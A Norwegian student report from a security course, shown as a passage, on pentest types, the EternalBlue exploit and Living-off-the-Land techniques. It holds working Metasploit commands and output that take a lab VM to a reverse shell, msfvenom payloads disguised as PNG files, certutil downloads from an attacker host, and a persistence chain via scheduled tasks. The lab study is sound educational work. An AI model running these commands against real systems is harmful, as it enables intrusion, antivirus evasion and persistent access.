og hensikt spiller en stor rolle i definisjonen av hvilken hatt en har på seg.

En «penetrasjonstest» er nødvendig, fordi det er ett av de nærmeste simulasjonene av ekte angrep. Dette krever at utøveren av slike tester gjerne må kunne metodene til en Black Hat. Derfor er det lurt for oppdragsgiver å definere begrensende rammer og intensjoner før testen starter. Testeren bør også sette seg inn i dette, samt få ett skriftlig bevis på oppdraget i detaljer. Rammene kan klassifiseres slik:

- Black Box
 - Test av system uten å vite noe fra innsiden.
 - Minnes om ett faktisk angrep fra en ukjent aktør fra utsiden.
- Gray Box
 - Testeren får tilgang til kommunikasjon med ansatte
 - Samt tilgang til dokumentasjon av systemet

¹⁰ Wikipedia (sist redigert 28. november, 2022), Datsnok, <https://no.wikipedia.org/wiki/Datsnok>

¹¹ Kevin Mitnick (sist redigert 12. desember, 2022), https://en.wikipedia.org/wiki/Kevin_Mitnick

- White (Crystal) Box
 - Testeren får full tilgang
 - Inkludert kildekode og brukertilgang til privilegerte brukere¹².

Med dette i tankene, kan et oppdrag ha mange nivåer. Ofte vil man finne alle sårbarheter, men definisjonen av omfang og tid er essensielt for et vellykket oppdrag. Dette er viktig fordi en ondsinnet aktør potensielt har uendelig med tid til råd. Forsvareren må gjerne håndtere dette med presisjon, ved å oppdage og forebygge i forveien. Følgende nivåer kan hjelpe med dette:

«Sikkerhetsrådgivning» innebærer gjennomgang av sikkerheten i arkitektur og opplæring av ansatte.

En «penetrasjonstest» er kjent for å teste systemet i praksis, med et mål om å finne alle sårbarheter så langt det lar seg gjøre. Dette er logisk nok også definert som en «sikkerhetsrevisjon». Dette omfavner bruken av diverse metoder som sårbarhetsskannere og manuelle tester, mot blant annet infrastruktur, porter og håndtering av kryptering.

En «avansert angrepssimulering» er en test med målet om å finne en sårbarhet som tar utøveren helt inn. Denne metoden inkluderer bruken av faktiske angrep som social engineering.

«Etterretningsbasert realistisk angrepssimulering» omfavner simulering av angrepstyper som ondsinnede aktører er kjent for å bruke, samt tid og ressurser de faktisk bruker. Dette har gjerne en innledende fase for å finne disse trusselaktørene¹³.

En penetrasjonstest kan utføres på følgende måter:

- SAST – Static application security testing
 - På ikke kjørende systemer utføres testing mot kildekode.
 - «Kode review»
 - Ofte bruk av automatiske verktøy
- DAST – Dynamic application security testing
 - Tester kjørende systemer
 - Tidligere kjent som manuell testing, men utføres ofte av automatiske verktøy som Nessus.
- IAST – Interactive application security testing
 - Moderne uttrykket for manuell testing av kjørende systemer
 - Testeren får full tilgang

¹² Østby. B (september, 2022), *What Hats Are You*,
https://kristiania.instructure.com/courses/8706/files/928686?module_item_id=316694, s. 43-44

¹³ Østby. B (september, 2022), *What Hats Are You*,
https://kristiania.instructure.com/courses/8706/files/928686?module_item_id=316694, s. 39-42

- Inkludert kildekode og brukertilgang til privilegerte brukere¹⁴.

Gitt overnevnte metoder og klassifikasjoner, så kan hvert oppdrag bli svært kompleks. Dette kommer an på forespørsel og behov, men en tester kan potensielt bevege seg på en tynn linje mellom akseptabel etikk og moral. Metodene omfavner et stort arsenal av teknikker som kan etterlate systemet svekket. Dermed er taushetsplikt kritisk. Testeren må blant annet ha sanitære rutiner og forsvarlig håndtere utstyr og sensitiv data. En arbeidsgiver må kunne stole på testeren, og dermed få hjelp til å beskytte selskapet sitt. Det kreves tross alt ikke mer enn en svakhet til å svekke virksomhetens omdømme, eller i verste fall forårsake skade og konkurs.

Hvor ofte og når bør man utføre slike tester? Ifølge RedTeam Security er det fornuftig å gjennomføre tester når det forekommer forandringer i virksomheten:

- Forandring i nettverksinfrastruktur
- Oppgraderinger, for eksempel av applikasjoner og infrastruktur
- Modifisering av sluttbrukerpolicyer
- Etablering av nye kontorer i eventuelt nye lokasjoner¹⁵.

En kan tenke seg frem til at det er vanskelig å balansere økonomiske midler og sikkerhet. Likevel er det typisk sett slik at når skaden er hendt, så koster det betraktelig mer å få det fikset. Ledelsen anmodes til å alltid holde seg oppdatert om omgivelsene og vurdere trusselbildet relatert til virksomhetens natur og størrelse. Å ansette en etisk hacker vil da være meget behjelpelig for også dette dilemmaet.

Oppgave 2

Følgende referat er hentet fra Avast hjemmeside:

EternalBlue er navnet på en rekke sårbarheter forbundet med Server Message Block version 1 (SMBv1) av Microsoft, brukt som et exploitverktøy for cyberangrep. Det offisielle navnet gitt av Microsoft er MS17-010. Denne skadevaren (ransomware) er laget av NSA (USA), og trolig blitt brukt i 5 år før den ble avslørt til Microsoft. I løpet av denne perioden har den blitt brukt i utallige sammenhenger for blant annet etterretningsinnhenting og bekjempelse av terrorister.

Desverre ble NSA hacket og verktøyet havnet i hendene hos en gruppe kalt Shadow Brokers. Denne gruppen slapp verktøyet ut 14. april, 2017 via en link på Twitter med tittelen «Lost in translation». Sårbarheten rammet nesten alle Windows (heretter W.) produkter, inkludert W. Vista, W. 7, W. 8.1, W. 10, W. Server 2008, **W. Server 2012** og W. Server 2016. SMBv1 var utviklet tidlig i 1983 som en nettverksprotokoll slik at enheter kan kommunisere med hverandre. EternalBlue bruker sårbarheten til å sende vilkårlig kode gjennom spesiallagde pakker. Dette muliggjorde kjente ransomware angrep som «WannaCry» og «Petya» senere.

¹⁴ Østby. B (september, 2022), *What Hats Are You*, https://kristiania.instructure.com/courses/8706/files/928686?module_item_id=316694, s. 43-44

¹⁵ Talamantes. J (i.d.), *What is a Penetration Test and Why Do I Need It?*, <https://www.redteamsecure.com/blog/penetration-test-need#:~:text=How%20often%20should%20you%20do%20penetration%20testing%3F>

De finansielle skadene av overnevnte angrep er tilregnet opp i 14 milliarder dollar; selv om Microsoft var på saken etter et tips 1 måned før utgivelsen av Shadow Brokers¹⁶.

I retroperspektiv er det lett å se viktigheten av å oppdatere enhetene sine. Likevel er det særdeles vanskelig å gjøre det i tide. I en verden hvor teknologien er så avansert med tykke abstraksjonslag, så er tillit til selskapene kritisk vektlagt. Selv et selskap så renommert som Microsoft kan miste omdømme, når landet bak operer på en slik måte bak kulissene.

Blant denne sårbarheten, fant man også et bakdørsverktøy kalt «DoublePulsar» i NSAs arsenal. Dette er hovedverktøyet for å sende nyttelastet inn i SMB, og gjemme seg i systemet. Det avsløres også at den blant annet kan injisere vilkårlige DLL-er i brukerprosesser, enumerere prosesser for å finne passende utgangspunkt og delvis slette spor etter seg¹⁷.

Verktøyet er laget av Equation Group, en APT gruppe («Advanced Persistent Threat») som er lenket til en enhet kalt Tailored Access Operations (TAO) av NSA. En meget sofistikert gruppe som troligvis opererer ved siden av skaperne av Stuxnet og Flame¹⁸.

Følgende funn er takket være menneskene bak «zerosum0x0»:

Det viser seg at Equation Group også har ett rammeverk for utnyttelse liknende Metasploit, kalt «FuzzBunch». Dette rammeverket inneholder blant annet utnyttelser av EternalBlue, og mye mer¹⁹.

I bloggen kom jeg over et modul som scanner nettverket for sårbarheter i forbindelse med MS17-010. Følgende bilde er en demonstrasjon av «MS17-010 Metasploit auxiliary module» på en kopi av Bengts VM:

```
msf6 > search MS17-010
3  auxiliary/scanner/smb/smb_ms17_010          normal  No  MS17-010  SMB RCE Detection

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

msf6 auxiliary(scanner/smb/smb_ms17_010) > set CHECK_PIPE true
CHECK_PIPE => true
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.186.192
RHOSTS => 192.168.186.192
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.186.192:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[+] 192.168.186.192:445 - Named pipe found: \netlogon
[*] 192.168.186.192:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Det viser seg at Bengts VM har denne sårbarheten.

EternalBlue utnytter tre forskjellige bugs i systemet. Følgende påstand er hentet fra SentinelOne:

¹⁶ Avast (i.d.), What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?, <https://www.avast.com/c-eternalblue>

¹⁷ Arghire. I (24. april, 2017), Hackers Are Using NSA's DoublePulsar Backdoor in Attacks, <https://www.securityweek.com/hackers-are-using-nsas-doublepulsar-backdoor-attacks>

¹⁸ Kaspersky (i.d.), Equation Group: The Crown Creator of Cyber-Espionage, <https://www.kaspersky.com/about/press-releases/2015-equation-group-the-crown-creator-of-cyber-espionage>

¹⁹ Zerosum0x0 (21. april, 2017), DoublePulsar Initial SMB Backdoor Ring 0 Shellcode Analysis, <https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>

1. En feilhåndtering av SMB protokollen, som skyldes en forskjell i protokollens definisjon av to relaterte underkommandoer:
 - a. SMB_COM_TRANSACTION2
 - b. SMB_COM_NT_TRANSACT
2. En matematisk feil som leder til buffer overflow, takket være første bug.
3. En bug i SMBv1 som muliggjør «heap spraying». En teknikk som resulterer i å allokere en del av minnet til en gitt adresse.²⁰

Videre var det blitt observert at EternalBlue exploit også finnes i msfconsole. Ved et søk på nettet, viser det seg at den ikke har en 100% suksessrate. Dette ble håndtert ved å kjøre exploiten flere ganger²¹:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

msf6 exploit(windows/smb/ms17_010_eternalblue) > set TARGET 6
TARGET => 6
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.186.192
RHOSTS => 192.168.186.192
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.186.151
LHOST => 192.168.186.151
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.186.151:4444
[*] 192.168.186.192:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.186.192:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 192.168.186.192:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.186.192:445 - The target is vulnerable.
[*] 192.168.186.192:445 - shellcode size: 1283
[*] 192.168.186.192:445 - numGroomConn: 12
[*] 192.168.186.192:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 192.168.186.192:445 - got good NT Trans response
[+] 192.168.186.192:445 - got good NT Trans response
[+] 192.168.186.192:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.186.192:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.186.192:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.186.192:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 192.168.186.192
[*] Meterpreter session 1 opened (192.168.186.151:4444 -> 192.168.186.192:49199) at 2022-12-13 10:53:35 -0500

meterpreter > shell
Process 3712 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


C:\Users\Administrator\Desktop>echo Hi again > havebeenpwnedtwice.txt
echo Hi again > havebeenpwnedtwice.txt
```

Exploiten klarte å komme seg inn i Bengts VM uten bruk av legitimisering. Dette ble dobbeltsjekket:

²⁰ SentinelOne (27. Mai, 2019), *EternalBlue Exploit: What It Is And How It Works*,

<https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>

²¹ Equation Group, Shadow Brokers, sleepya, Dillon. S, Davis D., thelightcosine, wvu, agalway-r7, cdelafuente-r7 (30. Mai, 2017), https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/



Kreasjoner som EternalBlue har vanvittige konsekvenser, og dette er mulig mye på grunn av nasjonsstøttet finansiering. Siden lanseringen av EternalBlue, har relaterte skadevarer utviklet seg i mange variasjoner. Dessuten er de gjerne laget på en slik måte at det er lett for utøverne å bruke dem. Hvorvidt dette er riktig eller galt, kommer mye an på motivasjon og hensikt. Tilsynelatende ond eller galt, er kanskje nødvendig i det store gode bildet.

Ordet Eternal er ironisk nok det den sier, fordi i senere tid er det mange varianter som baserer seg på samme konsept: EternalRocks, EternalRomance, EternalSynergy, EternalChampion, Satan, TrickBot, BlackSquid og mye mer²². En kan forvente flere variasjoner i dag og fremtiden.

Oppgave 3

Living off the Land kan defineres som etter-utnyttelsesteknikker der man misbruker innebygde filer som er legitim og kjørbart, for å utføre uventede aktiviteter. Fordelene ved dette er å unngå deteksjon og å skrive til disk, samt å omgå sikkerhetsmekanismer.

Videre ble «LOLBins» (Living Off The Land Binaries) introdusert av Oddvar Moe i 2018, som ofte er binaries signert av Microsoft. Senere ble det også funnet nyttigheten av scripts, og dette gav oss «LOLBAS» (Living Off The Land Binaries And Scripts), som også utnytter «libraries»²³.

²² Keshet Y. (2. januar, 2020), *EternalBlue: The Lethal Nation-State Exploit Tool Gone Wild*, <https://www.cynet.com/blog/eternalblue-the-lethal-nation-state-exploit-tool-gone-wild/>

²³ Saenman. S (11. September, 2019), *Living off the Land: An APT case study*, <https://conference.apnic.net/48/assets/files/APIC778/Living-off-theLand-An-APT-case-study%20.pdf>, s. 5

Tanken bak dette inkluderer å omgå IDS sensorer, antivirusprogrammer, og EDR deteksjon. Dette medfører gjerne bruk av tilgjengelige ressurser hos verten, i stedet for å bruke sin egen kode. Mange angrepsmetodologier legger til at man bør opprettholde en permanent tilstedeværelse. Det inkluderer gjerne en tilgang som ikke blir brutt om offeret skrudd av PCen²⁴.

Dette er viktig å vite om slik at man kan forsvare seg mot det. Profesjonelle aktører innen cybersikkerhet gjør dette ved å implementere løsninger basert på atferdsanalyse. Denne teknologien oppdager unormale aktiviteter blant brukere og i programmer²⁵.

Hvordan får et redteam til dette? Dette ble observert nærmere i ett eksempel på liberty-shell.com:

Dette er gitt at man har kommet seg inn på offerets Windows maskin som admin i shell.

Før økten er omme, vil vi opprettholde tilstedeværelsen. Dette er mulig ved å lage en «scheduled task» med riktig parametere, som eksekverer vellagede script med cmstp.exe.

En .INF fil og en vilkårlig kjørbart fil blir da lastet inn på offerets maskin, via bitsadmin. Videre kjøres cmstp.exe med den .INF filen som parameter. Dette får scobj.dll til å fjernkalle en SCT fil med egne «scriptlet» strenger fra angriperens maskin, som resulterer i at den vilkårlige filen blir eksekvert. Videre vil vi at øvrig prosess skal skjer hver gang en bruker logger seg inn. Dette får vi til ved å bruke schtasks.exe, som da eksekverer cmstp.exe...²⁶

Overnevnt prosess er snikende og vanskelig å oppdage.

Dette er fordi cmstp.exe, bitsadmin og schtasks er legitime programmer i Windows²⁷.

Dessuten gjør SCT filen dette angrepet veldig allsidig om Windows Scripting Host er installert fra før. Grunnen er at SCT filen kan inneholde script i forskjellige programmeringsspråk, som VBScript, JavaScript eller JScript²⁸. Dette skaper en COM fil som er et kjørbart program for MS-DOS og Windows, veldig lik en .exe fil; men har ingen metadata og header, med en begrensning på 64KB²⁹.

Et fascinerende arsenal av LOLBAS finnes på github³⁰. Der ble Finger sårbarheten funnet og testet i pentestrapporten (under punkt 4.2.2). Her ønsker jeg å vise oppsettet som muliggjorde det. Samtidig som bitsadmin ble testet på Bengts VM.

²⁴ Østby. B (14. november, 2022), Redteaming, og intro til mer, <https://kristiania.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=97249769-1d7d-4a95-b6b5-aeed014f2b01&query=living%20off%20the%20land&start=1899>, minutt 30:20-41:00

²⁵ Kaspersky (i.d.), Living off the Land (LotL) attack, <https://encyclopedia.kaspersky.com/glossary/lotl-living-off-the-land/>, under "Protection against LotL".

²⁶ Liberty-Shell (6. November, 2019), Part 2: Living Off The Land, <https://liberty-shell.com/sec/2019/11/06/living-off-the-land-pt2/>

²⁷ Cmstp (29. januar, 2021, <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/cmstp> Microsoft (23. august, 2021), Bitsadmin, <https://learn.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool> Microsoft (9. April, 2021), Schtasks.exe, <https://learn.microsoft.com/en-us/windows/win32/taskschd/schtasks>

²⁸ Fileinfo (i.d.), Windows Scriptlet, <https://fileinfo.com/extension/sct>

²⁹ Fileinfo (i.d.), DOS Command File, <https://fileinfo.com/extension/com>

³⁰ Moe O., Bayne J., Richard C., Spehn C., Liam, Wietze (i.d.), <https://github.com/LOLBAS-Project/LOLBAS>

1. Finger ble gjort tilgjengelig på nettverket³¹:

```
(kali㉿kali)-[~]  
$ sudo apt-get install inetutils-inetd fingerd  
[sudo] password for kali: darkrose.gif  
Reading package lists ... Done  
Building dependency tree ... Done  
Reading state information ... Done  
The following packages will be installed:  
  inetutils-inetd  
The following NEW packages will be installed:  
  inetutils-inetd  
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.  
Need to get 10.5 kB of archives.  
After this operation, 32.7 kB of additional disk space will be used.  
Do you want to continue? [Y/n]
```

2. Isolerte Kali fra å nå internett, slik at Bengts VM og Kali VM bare kunne kommunisere på et lokalt nettverk.


```
(kali㉿kali)-[/etc/init.d]  
$ inetutils-inetd start
```

3. En «ondsinnert» fil ble laget i Kali og gjort tilgjengelig via kjørende Apache server:

```
(kali㉿kali)-[/var/www/html]  
$ nano malicious.txt
```

```
(kali㉿kali)-[/var/www/html]  
$ ls  
8572.c  index.html  index.nginx-debian.html  local  malicious.txt  run
```

4. I Bengts VM ble Finger brukt til å kjøre bitsadmin.exe til å laste ned «malicious.txt» fra Kali:



Finger var laget for UNIX, men følger med noen Windows produkter slik som W. Server 2012 R2.

Programmet ble laget i 1971 for å møte behovet av å holde styr på ansatte³². Programmet er ikke lenger støttet av utvikleren (Les Earnest), og inneholder mange smutthull for en angriper.

Bengts VM har ingen antivirus med «realtime protection», derfor testet jeg videre funn av LOL teknikker på en egen ferskinstallert lokal Windows 10 VM.

```
Microsoft Windows [Version 10.0.19044.2251]  
(c) Microsoft Corporation. All rights reserved.
```

Målet er å få sendt en fil med kjent skadevare over på maskinen, uten å bli oppdaget av Windows antivirus program.

³¹ Wvu (29. April, 2017), Vulnerable Application, https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/finger/finger_users.md

³² Colbath S. (20. Februar, 1990), Samtaler: alt.folklore.computers, <https://groups.google.com/g/alt.folklore.computers/c/ldFAN6HPw3k/m/Ci5BfN8i26AJ>


Følgende fremgangsmåte er delvis hentet fra Penetration Testing Lab³³:

```
(kali㉿kali)-[~]  
$ msfvenom -f exe -p windows/exec CMD=powershell.exe > /home/kali/Desktop/123.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 199 bytes  
Final size of exe file: 73802 bytes
```

1.
 - a. «-f» gir filtypen
 - b. «-p» gir riktig format for kjørbart fil i Windows
2. Denne filen ble forsøkt sendt over til Windows 10 Vmen med certutil³⁴.

```
C:\Users\nerox>certutil.exe -urlcache -split -f http://192.168.186.151/123.exe C:\Users\nerox\Desktop\123.exe  
Access is denied.
```

Dette ble blokkert av det innebygde antivirusprogrammet.



3. En ny fil ble laget som skal gjøre den samme oppgaven, bare den er maskert som en PNG fil og sendt igjen.

```
(kali㉿kali)-[/var/www/html]  
$ msfvenom -f msi -p windows/exec CMD=powershell.exe > /home/kali/malshell.png  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 199 bytes  
Final size of msi file: 159744 bytes
```

- a. Denne filtypen er en MSI fil laget som et PNG bilde.

```
C:\Users\nerox>certutil.exe -urlcache -split -f http://192.168.186.151/malshell.png C:\Users\nerox\Desktop\malshell.png
```

Denne overførelsen var vellykket.

³³ Administrator (16. juni, 2017), AppLocker Bypass – MSIEXEC, <https://pentestlab.blog/2017/06/16/applocker-bypass-msiexec/>

³⁴ Graeber M. Moriarty, egre55, Adar L. (i.d.), Certutil.exe, <https://lolbas-project.github.io/lolbas/Binaries/Certutil/>


```

Directory of C:\Users\nerox\Desktop


12/17/2022  05:56 PM    <DIR>          .
12/17/2022  05:56 PM    <DIR>          ..
12/17/2022  05:52 PM                159,744 malshell.png
09/29/2022  12:17 PM                2,352 Microsoft Edge.lnk
11/27/2022  07:55 PM            1,915,621,742 Microsoft Office 2021 Pro Plus [16.0.14332.20110] [x64].exe
12/10/2022  08:40 PM                2,360 Microsoft Teams.lnk
12/05/2022  06:00 PM    <DIR>          ncat
01/28/2022  06:08 PM            3,977,464 PECmd.exe
12/05/2022  02:13 PM    <DIR>          TightVNC
               5 File(s)  1,919,763,662 bytes
               4 Dir(s)  32,311,549,952 bytes free

```

- 4.
5. Videre i run forsøkte jeg å eksekvere PNG bildet i msixec.



- a. `msiexec /quiet /i C:\Users\nerox\Desktop\malshell.png`
- i. «/quiet» kjører “stillemodus” for ingen brukerinteraksjon.
- ii. «/i» er egentlig for statusmeldinger




6. Her ble jeg stoppet igjen da filen ble kjørt

Det er også mulig å bruke certutil til å lage sertifikater og kryptere filer. Verktøyet er så allsidig at den kan kryptere i base64 og hex format. I base64 inkluderer den også en header og footer i sertifikatet, og fjerner så dette når den dekrypterer. Etterlater originalfilen i behold. Dette kan bli brukt i kombinasjon med hh.exe om overføring og bruk av nettleser ikke tillates. En kan lage et slik sertifikat

på egen maskin, og se det fra offerets hh.exe i stedet for å bruke en nettleser. Videre kan man blant annet åpne notepad og kopiere sertifikatet over, for så å dekryptere filen med certutil³⁵.

LOLBins er ikke begrenset til overnevnte filtyper. Andre filtyper som Dynamic Link Libraries (DLL) fungerer likt en «EXE» fil i at de begge er «Portable Executable» (PE), bare at de ikke er direkte eksekverbar. DLL filer kan også inneholde COM komponenter og .NET libraries³⁶.

«Living Off The Land» sårbarheter dekker utallige måter/teknikker gjennom tiden, og det er ikke lett å definere dette med ett ord. Konseptet er lett å forholde seg til, men hva det innebærer omfatter vanvittig mye. Takket være Oddvar Moe, landet det på LOLbins/LOLscripts. Likevel kan man se hva det kunne ha vært, og det beskriver mange filosofier under samme tak:



Utdrag fra Oddvars videokonferanse³⁷

Det er forståelig at Oddvar favoriserte «misplaced trust binaries», da dette beskriver godt essensen av LOLbins. Dette er særdeles viktig med tanke på sikkerheten i ett system. Da falsk trygghet kan være skillet mellom liv og død for en virksomhet. I tillegg er det observert at jo flere funksjonaliteter et program har, desto flere sårbarheter er det potensielt. I følge statistikker hos Kaspersky er det blant annet Powershell og rundll32 som står ut mest i forhold til denne påstanden³⁸.

